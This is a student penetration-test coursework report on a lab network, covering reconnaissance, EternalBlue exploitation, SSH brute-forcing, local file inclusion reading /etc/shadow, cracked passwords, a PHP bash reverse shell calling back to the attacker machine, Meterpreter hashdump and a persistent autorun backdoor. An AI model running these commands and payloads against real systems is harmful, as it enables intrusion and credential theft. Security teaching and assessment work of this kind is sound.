7024CEM

Ethical Hacking - Coursework

Vishal Pratap Rayan - 10616129

Acknowledgement

Student Name : Vishal Pratap Rayan

Student ID : 10616129

Date : 12-Apr-2021

I certify that this is my own work and that I have read and understand the University Assessment Regulations.

Signature

Table of Contents

1.1 Executive Summary

This report contains technical documentation of the penetration test carried out by Vishal Pratap Rayan on the given network to discover vulnerabilities and assess the current level of security.

1.2 Rules of Engagement

The assessment was carried out with the following rules of engagement:

- No social engineering was performed.
- Attacks were performed by attacker laptop with IP 192.168.10.139 on the same network. Due to automatic DHCP IP assignment, some screenshots may use IP 192.168.10.140
- Since very limited details about the network was provided, Grey box testing methodology was adopted.

1.3 Scope

The scope of this test was strictly limited to the two hosts on the local network and a locally hosted web application. No other machines were assessed outside the scope.

1.4 Findings Summary

A total of 5 findings were identified after the test. The findings are rated according to the DREAD threat model. DREAD model rates vulnerabilities on damage potential, reproducibility, exploitability, affected users and discoverability.

Rating	Level
10	Critical
7-9	High
4-6	Medium
1-3	Low

Table.01 Rating scale

2. Reconnaissance

2.1 netdiscover

netdiscover was used to scan the network to find live hosts.

command: `netdiscover -r 192.168.10.0/24 -i eth1`




Fig. 01 netdiscover output

hosts discovered:

- 192.168.10.10

- 192.168.10.20

Based on TTL value from the ping response from both the machines shown in Fig.02, we infer *192.168.10.10* is running Linux and *192.168.10.20* running Windows.




Fig. 02 Pinging hosts

command: ping <IP address> -c 1

From this point in the report, 192.168.10.10 and 192.168.10.20 will be referred to as Server and Desktop, respectively.

2.2 Desktop

2.2.1 Nmap

An initial nmap scan was performed on ports 1-65535 to discover all open ports. Aggressive scan was then performed on discovered open ports. Nmap output shown in Fig. 03.

Command: nmap -A -p 135,139,445 -T4 -oN A_Desktop 192.168.10.20

```
# Nmap 7.70 scan initiated Fri Mar 12 21:16:42 2021 as: nmap -A -p 135,139,445 -T4 -oN A_Desktop 192.168.10.20
Nmap scan report for desktop (192.168.10.20)
Host is up (0.00075s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:10:02:00 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: Host: WIN-USPQ65TE72P; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s
|_nbstat: NetBIOS name: WIN-USPQ65TE72P, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:10:02:00 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN-USPQ65TE72P
|   NetBIOS computer name: WIN-USPQ65TE72P\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-03-12T21:16:53+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-03-12 21:16:53
|_  start_date: 2021-03-12 21:02:02
```

Fig. 03 Nmap scan of desktop


Ports 135, 139 and 445 were discovered to be open. The scan confirms it is a Windows machine and reveals the exact OS version.

2.3 Server

2.3.1 Nmap

Same nmap scanning procedure followed as desktop. Nmap output for Server shown in Fig. 04.

Command: `nmap -A -p 22,80,139,445 -T4 -oN A_Server 192.168.10.10`



```
Nmap scan report for server (192.168.10.10)
Host is up (0.00042s latency).
Not shown: 65531 filtered ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 cc:35:af:cc:62:38:6a:02:3a:67:60:59:c3:6d:61:d0 (RSA)
|   256 c8:d5:ac:69:f6:55:51:bd:bb:65:25:c1:c9:be:d8:92 (ECDSA)
|_  256 37:2c:db:1b:f1:f3:b2:1d:06:96:64:61:48:ab:31:d8 (ED25519)
80/tcp  open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.8.3 (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A9:CB:29 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: CENTOS

Host script results:
|_clock-skew: mean: 2h39m59s, deviation: 4h37m08s, median: -1s
|_nbstat: NetBIOS name: CENTOS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.8.3)
|   Computer name: localhost
|   NetBIOS computer name: CENTOS\x00
|   Domain name: \x00
|   FQDN: localhost
|_  System time: 2021-03-05T11:24:06-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-03-05 19:24:06
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.42 ms server (192.168.10.10)
```

Fig. 04 Nmap Server

Ports 22, 80, 139, 445 are open. From the nmap scan, it is observed the machine is hosting a webserver. Further enumeration was performed on the Webserver.

2.3.2 Website – user accounts

The server is hosting a web application accessible by their internal staff. Scanning the website for potential usernames, the following two accounts were discovered: ***lbrown*** and ***mbrown***

```
<h2>Customers:</h2>
<p>For product info please contact <a href="mailto:lbrown@company.com">Lora Brown</a>.</p>
<p>For technical support please contact <a href="mailto:mbrown@company.com">Matt Brown</a>.</p>
```

Fig.05 Usernames

Fig. 05 shows usernames found in the source code of the webpage. Two users, Lora Brown and Matt Brown were found. Based on our findings, we also discover the username format adopted by the company.

Fig. 06 username format

3. Penetration

3.1 Desktop

Nmap scan report of Desktop revealed host being vulnerable to the famous EternalBlue exploit. It exploits vulnerability in the file sharing SMB protocol that is widely used in organizations. Desktop is first scanned using EternalBlue scanner module present in Metasploit.

Module: scanner/smb/smb_ms17_010

```
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.10.20:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fig. 07 MS17-010 Scanner.

Fig.07 confirms the host is indeed vulnerable to EternalBlue. We then proceed to exploit system using module '*exploit/windows/smb/ms17_010_eternalblue*'. Options were changed accordingly by changing RHOSTS value to the Desktop IP address.

Module: exploit/windows/smb/ms17_010_eternalblue




Fig.08 EternalBlue exploit

As seen in Fig.08, successful exploitation of Desktop gives us NT/AUTHORITY SYSTEM access, highest level of authority in Windows.

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
10	10	10	10	10

Score: 10.00

3.2 Server

Server could be exploited using multiple vulnerabilities. Exploit discussed in section 2.2.1 served as initial foothold after which other vulnerabilities were exploited.

3.2.1 SSH weak password

Bruteforce attack was performed using Hydra against the discovered usernames. '*rockyou.txt*' was supplied as list of passwords to try from.




Fig. 09 hydra results 1

Fig.09 shows password successfully obtained used hydra. Running hydra against root also gave us a password, shown in Fig.10. The usage of weak passwords, especially for superuser accounts is very bad practice.

Fig. 10 hydra results 2

The three following username, password combos were found in total:

- lbrown:lovely
- mbrown:liverpool
- root:superman

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
10	10	10	10	10

Score: 10.00

3.2.2 Local File Inclusion

The web application hosted on the server is also vulnerable to Local File Inclusion (LFI) exploit. This was observed upon examining reports.php





Fig. 11 Reports.php

The code uses Linux command '*cat*' as root to output contents of three text files placed in the directory. Name of text file to displayed is referenced using variable '$report' which is a value supplied using drop-down list in the webpage. 'Annual', 'Quarterly' and 'Monthly' are the three expected values.

Fig. 12 Code manipulation

By changing the value supplied, we can view contents of /etc/shadow file present in etc directory.

code: ../../../../../etc/shadow






Fig.13 Changing option value.

```
root:$1$9VyOG26c$v/o2qlmDoRg1Mv1s5f.I60:18669:0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-bus-proxy:!!:17869::::::
systemd-network:!!:17869::::::
dbus:!!:17869::::::
polkitd:!!:17869::::::
abrt:!!:17869::::::
unbound:!!:17869::::::
tss:!!:17869::::::
libstoragemgmt:!!:17869::::::
rpc:!!:17869:0:99999:7:::
colord:!!:17869::::::
usbmuxd:!!:17869::::::
saslauth:!!:17869::::::
geoclue:!!:17869::::::
rtkit:!!:17869::::::
rpcuser:!!:17869::::::
nfsnobody:!!:17869::::::
radvd:!!:17869::::::
qemu:!!:17869::::::
ntp:!!:17869::::::
chrony:!!:17869::::::
setroubleshoot:!!:17869::::::
sssd:!!:17869::::::
pulse:!!:17869::::::
gdm:!!:17869::::::
gnome-initial-setup:!!:17869::::::
sshd:!!:17869::::::
avahi:!!:17869::::::
postfix:!!:17869::::::
tcpdump:!!:17869::::::
apache:!!:17871::::::
mysql:!!:17872::::::
mbrown:$1$UqNU1qdz$nZbMdfdWZs.porPwnL9190:18669::::::
lbrown:$1$y3EvvQRT$TDC0DsskpuTfmsm.Xk3dz/:18669::::::
```

Fig. 14 Contents of shadow file

The code inserted goes back a few directories to display contents shown in Fig. 14. The contents of /etc/passwd file were similarly obtained to feed it into 'John The Ripper' password cracking tool.

```
root@kali:~/Documents/cw# john --show johninput
root:superman:0:0:root:/root:/bin/bash
mbrown:liverpool:1002:1002::/home/mbrown:/bin/bash
lbrown:lovely:1003:1003::/home/lbrown:/bin/bash

3 password hashes cracked, 0 left
```

Fig.15 John the ripper output

All hashes were successfully cracked as seen in Fig. 15.

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
8	8	6	8	7

Score: 7.40

3.2.3 MySQL no password

MySQL Database does not require password for root user. It allows all users access to it. List of users, usernames and passwords were all found to be stored in plaintext without any encryption. MySQL database was accessed using lbrown user account on server.

Command: mysql -u root

Found a table named '*users*' in database '*company*'.

```
mysql> select * from users;
+--------+------------+-----------+
| login  | name       | password  |
+--------+------------+-----------+
| mbrown | Matt Brown | liverpool |
| lbrown | Lora Brown | lovely    |
+--------+------------+-----------+
2 rows in set (0.00 sec)
```

Fig.16 Users Table

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
7	9	7	7	8

Score: 7.60

3.2.4 Reverse Shell

The 'reports' directory in the webserver allows non-root users to read and write to it. Placing a PHP payload to connect back to attacker machine was done to successfully get a reverse shell. Payload by the name '*payload.php*' was placed in the directory by logging in as lbrown to the server. Payload gets triggered anytime it is accessed on the web app.

code: <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.10.140/8055 0>&1'");?>




Fig.17 Reverse shell connection

Damage Potential	Reproducibility	Exploitability	Affected Users	Discoverability
6	7	8	6	7

Score: 6.80

4. Post-exploitation

4.1 Desktop

4.1.1 Hashdump (Windows)

After getting admin access on Desktop, Windows shell can be upgraded to meterpreter using 'shell_to_meterpreter' post-exploitation module in Metasploit.

Module: post/multi/manage/shell_to_meterpreter




Fig.18 meterpreter upgrade

Meterpreter shell offers more functionalities one of them being hashdump. Hashdump can be used to obtain hashes of all users on the machine.




Fig. 19 Hashdump output

Fig.19 shows NTLM password hashes of all users which can then be cracked using 'John The Ripper'.

```
root@kali:~/Documents/cw# john --format=NT --wordlist=/usr/share/wordlists/sqlmap.txt hashdump.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
lovely           (Lora Brown)
1g 0:00:00:00 DONE (2021-04-07 01:05) 5.882g/s 7075Kp/s 7075Kc/s 11688KC/s ~writerchic101~..~~~~~~~~~~~~
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Fig.20 John the Ripper Windows

4.1.2 Persistence

Upon successful exploitation of Desktop, persistent access can be maintained by installing a backdoor on the system. Upgrading the initial Windows shell to a meterpreter shell allows us to install persistent backdoor. The following command automatically starts the agent when user logs in and attempts a connection back to attacker machine every 10 seconds.

Command: run persistence -U -i 10 -p 8069 -r 192.168.10.140

```
meterpreter > run persistence -U -i 10 -p 8069 -r 192.168.10.140

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN-USPQ65TE72P_20210407.2640/WIN-USPQ65TE72P_20210407.2640.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.140 LPORT=8069
[*] Persistent agent script is 99627 bytes long
[+] Persistent Script written to C:\Windows\TEMP\nYbZILbjn.vbs
[*] Executing script C:\Windows\TEMP\nYbZILbjn.vbs
[+] Agent executed with PID 2704
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\iUmWGFcxX
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\iUmWGFcxX
```

Fig.21 Persistent backdoor

Fig.21 shows netcat receiving a connection from Desktop. Hence verifying successful installation of backdoor.

```
root@kali:~/Documents/cw# nc -nlvp 8069
listening on [any] 8069 ...
connect to [192.168.10.140] from (UNKNOWN) [192.168.10.20] 49204
```

Fig.22 persistent connection attempt

4.2 Server

4.2.1 Superuser account

It is common practice to add new user accounts with elevated privileges to allow easy access later. For demonstration purpose, we add a user named '*drake*' with password '*timeflies*' with superuser permissions.

